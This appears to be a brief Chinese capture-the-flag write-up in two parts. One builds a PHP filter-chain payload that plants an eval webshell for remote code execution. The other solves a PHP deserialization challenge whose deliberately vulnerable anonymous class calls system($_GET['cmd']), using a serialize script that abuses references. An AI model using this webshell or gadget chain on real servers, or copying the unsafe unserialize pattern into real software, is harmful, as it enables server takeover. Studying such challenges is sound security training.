

python php_filter_chain_generator.py --chain "<?php eval($_REQUEST[1]); ?>"将最后面的php://tmp换成a.php然后访问进行rce即可
r
php反序列化匿名类
<?php
error_reporting(0);
highlight_file(__FILE__);

class RequestHandler {
    public $processor;
    public $action;

    public function __construct() {
        $this->processor = new class {
            private $handle;

            public function __construct() {
                $this->handle = tmpfile();
            }

            public function __wakeup() {
                $this->handle = null;
            }

            public function execute() {
                if (!is_resource($this->handle)) {
                    die("Invalid resource state<br>");
                }
                system($_GET['cmd']);
            }
        };
    }

    public function __destruct() {
        if (!is_array($this->action)) {
            die("Error: action must be an array");
        }
        $cb=$this->action;
        $cb();
    }
}

$payload = $_GET['p'] ?? 'O:14:"RequestHandler":N';
@unserialize($payload);通过引用将数组的第一个值指向另一个实例RequestHandler中的processor的地址,也就是在被调用后成为匿名类的地址,然后调用匿名类中的execute执行rce
<?php
error_reporting(0);

class RequestHandler {
    public $processor;
    public $action;

}

$a = new RequestHandler();
$b = new RequestHandler();

$a -> processor = $b;
$a -> action = [$a, "__construct"];

$b -> action = [&$a -> processor, "execute"];

echo serialize($a);